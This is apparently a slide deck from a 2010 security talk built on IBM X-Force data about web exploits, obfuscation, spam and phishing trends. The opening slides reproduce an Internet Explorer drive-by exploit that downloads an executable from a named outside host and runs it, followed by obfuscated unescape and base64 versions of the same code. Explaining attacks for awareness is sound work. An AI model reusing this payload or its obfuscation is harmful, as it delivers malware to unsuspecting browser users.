


```
TextPad - [F:\webfuscate\IExploit_original0day_after2.html]
File Edit Search View Tools Macros Configure Window Help

function Go(a) {
    Log('&nbsp;');
    var s = CreateObject("WScript.Shell");
    var o = CreateObject("ADODB.Stream");
    var e = s.Environment("Process");
    Log('&nbsp;');
    var url = "http://www.arunalu.net/win32.exe";
    var xml = null;
    var bin = e.Item("TEMP") + "windns32.exe";
    var dat;
    try { xml=new XMLHttpRequest(); }
    catch(e) {
    try { xml = new ActiveXObject("Microsoft.XMLHTTP"); }
    catch(e) {
    xml = new ActiveXObject("MSXML2.ServerXMLHTTP");
    }
    }
    if (! xml) return(0);
    Log('&nbsp;');
    xml.open("GET", url, false);
    xml.send(null);
    dat = xml.responseBody;
    Log('&nbsp;');
    o.Type = 1;
    o.Mode = 3;
    o.Open();
    o.Write(dat);
    o.SaveToFile(bin, 2);
    Log('&nbsp;');
    s.Run(bin,0);
}

function Exploit()
{
    var i = 0;
    var t = new Array('{BD96C556-65A3-11D0-983A-00C04FC29E36}', '{BD96C556-65A3-11D0-983A-00C04FC29E36}', '{AB9BCEDD-EC7E-47E1-9322-D4A210617116}', '{0006F033-0000-0000-C000-000000000046}', '{0006F03A-0000-0000-C000-000000000046}', '{6e32070a-766d-4ee6-879c-dc1fa91d2fc3}', '{6414512B-B978-451D-A0D8-FCFDF33E833C}', '{7F5B7F63-F06F-4331-8A26-339E03C0AE3D}', '{06723E09-F4C2-43c8-8358-09FCD1DB0766}', '{639F725F-1B2D-4831-A9FD-874847682010}', '{BA018599-1DB3-44f9-83B4-461454C84BF8}', '{D0C07D56-7C69-43F1-B4A0-25F5A11FAB19}', '{E8CCDDDF-CA28-496b-B050-6C07C962476B}', null);
    while (t[i]) {
```

# Obfuscation



```
document.write(unescape('%3c%68%74%6d%6c%3e%3c%68%65%61%64%3e%3c%74%69%74%6c%65%3e%3c%2f%74%69%74%6c%65%3e%'));
document.write(unescape('%3c%73%63%72%69%70%74%20%6c%61%6e%67%75%61%67%65%3d%22%6a%61%76%61%73%63%72%69%70%74%22%3e%'));
document.write(unescape('%66%75%6e%63%74%69%6f%6e%20%4c%6f%67%28%6d%29%20%7b%'));
document.write(unescape('%09%76%61%72%20%6c%6f%67%20%3d%20%64%6f%63%75%6d%65%6e%74%2e%63%72%65%61%74%65%45%6c%65%6d%'));
document.write(unescape('%09%6c%6f%67%2e%69%6e%6e%65%72%48%54%4d%4c%20%3d%20%6d%3b%'));
document.write(unescape('%7d%'));
document.write(unescape('%66%75%6e%63%74%69%6f%6e%20%43%72%65%61%74%65%4f%28%6f%2c%20%6e%29%20%7b%'));
document.write(unescape('%09%76%61%72%20%72%20%3d%20%6e%75%6c%6c%3b%'));
document.write(unescape('%09%'));
document.write(unescape('%09%74%72%79%20%7b%20%65%76%61%6c%28%27%72%20%3d%20%6f%2e%43%72%65%61%74%65%4f%62%6a%65%63%'));
document.write(unescape('%09%'));
document.write(unescape('%09%69%66%20%28%21%20%72%29%20%7b%'));
document.write(unescape('%09%09%74%72%79%20%7b%20%65%76%61%6c%28%27%72%20%3d%20%6f%2e%43%72%65%61%74%65%4f%62%6a%65%'));
document.write(unescape('%09%7d%'));
document.write(unescape('%09%'));
document.write(unescape('%09%69%66%20%28%21%20%72%29%20%7b%'));
document.write(unescape('%09%09%74%72%79%20%7b%20%65%76%61%6c%28%27%72%20%3d%20%6f%2e%43%72%65%61%74%65%4f%62%6a%65%'));
document.write(unescape('%09%7d%'));
document.write(unescape('%09%69%66%20%28%21%20%72%29%20%7b%'));
document.write(unescape('%09%09%74%72%79%20%7b%20%65%76%61%6c%28%27%72%20%3d%20%6f%2e%47%65%74%4f%62%6a%65%63%74%28%'));
document.write(unescape('%09%7d%'));
document.write(unescape('%09%'));
document.write(unescape('%09%69%66%20%28%21%20%72%29%20%7b%'));
document.write(unescape('%09%09%74%72%79%20%7b%20%65%76%61%6c%28%27%72%20%3d%20%6f%2e%47%65%74%4f%62%6a%65%63%74%28%'));
document.write(unescape('%09%7d%'));
document.write(unescape('%09%'));
document.write(unescape('%09%69%66%20%28%21%20%72%29%20%7b%'));
document.write(unescape('%09%09%74%72%79%20%7b%20%65%76%61%6c%28%27%72%20%3d%20%6f%2e%47%65%74%4f%62%6a%65%63%74%28%'));
document.write(unescape('%09%7d%'));
document.write(unescape('%09%'));
document.write(unescape('%09%69%66%20%28%21%20%72%29%20%7b%'));
document.write(unescape('%09%09%74%72%79%20%7b%20%65%76%61%6c%28%27%72%20%3d%20%6f%2e%47%65%74%4f%62%6a%65%63%74%28%'));
document.write(unescape('%09%7d%'));
document.write(unescape('%09%'));
document.write(unescape('%09%72%65%74%75%72%6e%28%72%29%3b%09%'));
document.write(unescape('%7d%'));
document.write(unescape('%66%75%6e%63%74%69%6f%6e%20%47%6f%28%61%29%20%7b%'));
document.write(unescape('%09%4c%6f%67%28%27%26%6e%62%73%70%3b%27%29%3b%'));
document.write(unescape('%09%76%61%72%20%73%20%3d%20%43%72%65%61%74%65%4f%28%61%2c%20%22%57%53%63%72%69%70%74%2e%53%'));
document.write(unescape('%09%76%61%72%20%6f%20%3d%20%43%72%65%61%74%65%4f%28%61%2c%20%22%41%44%4f%44%42%e%53%74%72%'));
document.write(unescape('%09%76%61%72%20%65%20%3d%20%73%2e%45%6e%76%69%72%6f%6e%6d%65%6e%74%28%22%50%72%6f%63%65%73%'));
document.write(unescape('%09%'));
document.write(unescape('%09%4c%6f%67%28%27%26%6e%62%73%70%3b%27%29%3b%'));
document.write(unescape('%09%76%61%72%20%75%72%6c%20%3d%20%22%68%74%74%70%3a%2f%2f%77%77%77%2e%61%72%75%6e%61%6c%75%'));
document.write(unescape('%09%76%61%72%20%78%6d%6c%20%43%72%6e%75%6c%6c%3b%'));
document.write(unescape('%09%76%61%72%20%62%6e%20%3d%20%65%2e%49%74%65%6d%28%22%54%45%4d%50%22%29%20%2b%20%22%77%'));
document.write(unescape('%09%76%61%72%20%64%61%74%3b%20%'));
document.write(unescape('%09%'));
```

## Obfuscation

```

TextPad - [F:\webfuscate\IEexploit_original0day_before.html *]
File Edit Search View Tools Macros Configure Window Help
[Icons]
<script language="javascript">
var alfabet='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'

function funkcja(arg)
{
var a1='', a2, a3, a4, a5, a6, a7, a8, a9=0;

arg=arg.replace(/^[A-Za-z0-9\+\=\]\//g, '');

do {
a5=alfabet.indexOf(arg.charAt(a9++));
a6=alfabet.indexOf(arg.charAt(a9++));
a7=alfabet.indexOf(arg.charAt(a9++));
a8=alfabet.indexOf(arg.charAt(a9++));
a2=(a5 << 2) | (a6 >> 4);

some_shit=((a6 & 15) << 4) | (a7 >> 2);
a4=((a7 & 3) << 6) | a8;
a1=a1+String.fromCharCode(a2);

if (a7!=64) a1=a1+String.fromCharCode(some_shit);
if (a8!=64) a1=a1+String.fromCharCode(a4);
}
while (a9<arg.length);

document.write(a1);
}


</script>

<body onload=
"funkcja('ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzYyU2OCU3NCU2ZCU2YyUzZSUzYyU2OCU2NSU2MSU2NCUzZSUzYyU3NCU2OSU3NCU2YyU2N
SUzZSUzYyUzYiU3NCU2OSU3NCU2YyU2NSUzZScpKTsKZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzYyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU2YyU2
MSU2ZSU2NyU3NSU2MSU2NyU2NSUzZCUyMiU2YSU2MSU3NiU2MSU3MyU2MyU3MiU2OSU3MCU3NCUyMiUzZScpKTsKZG9jdW1lbnQud3JpdGUodW5lc2N
hcGUoJyU2NiU3NSU2ZSU2MyU3NCU2OSU2ZiU2ZSUyMCU0YyU2ZiU2NyUyOCU2ZCUyOSUyMCU3YicpKTsKZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJy
UwOSU3NiU2MSU3MiUyMCU2YyU2ZiU2NyUyMCUzZCUyMCU2NCU2ZiU2MyU3NSU2ZCU2NSU2ZSU3NCUyZSU2MyU3MiU2NSU2MSU3NCU2NSU0NSU2YyU2N
SU2ZCU2NSU2ZSU3NCUyOCUyNyU3MCUyNyUyOSUzYicpKTsKZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUwOSU2YyU2ZiU2NyUyZSU2OSU2ZSU2ZSU2
NSU3MiU0OCU1NCU0ZCU0YyUyMCUzZCUyMCU2ZCUzYicpKTsKZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyU3ZCcpKTsKZG9jdW1lbnQud3JpdGUodW5
lc2NhcGUoJyU2NiU3NSU2ZSU2MyU3NCU2OSU2ZiU2ZSUyMCU0MyU3MiU2NSU2MSU3NCU2NSU0ZiUyOCU2ZiUyYyUyMCU2ZSUyOSUyMCU3YicpKTsKZG
9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUwOSU3NiU2MSU3MiUyMCU3MiUyMCUzZCUyMCU2ZSU3NSU2YyU2YyUzYicpKTsKZG9jdW1lbnQud3JpdGUod
W5lc2NhcGUoJyUwOSU3NCU3MiU3OSUyMCU3YiUyMCU2NSU3NiU2MSU2YyUyOCUyNyU3MiUy

```


# Spam

**Types of Spam**  
2008-2009



Source: IBM X-Force®


**Top 10 Domains Used in Spam**  
Spam Domains vs. Trusted Domains  
2008-2009



Source: IBM X-Force®

# Phishing


**Phishing Volume**  
April 2008-December 2009



Source: IBM X-Force®


# Targets by Industry

Phishing Targets by Industry  
2009



Source: IBM X-Force®

Phishing Targets by Industry  
2009 per Quarter



Source: IBM X-Force®



## Conclusions

- Beware of a false sense of security
- Better patching from vendors but no for plug-ins
- +50% vulnerabilities in readers and multimedia appl.
- Malicious web link have increased by 345%
- Web applications are most vulnerable (67% no patch)
- Increased use of obfuscation
- Spam is mainly URL based
- Phishers are diversifying from the financial industry



Thank  
YOU

Security Day 2010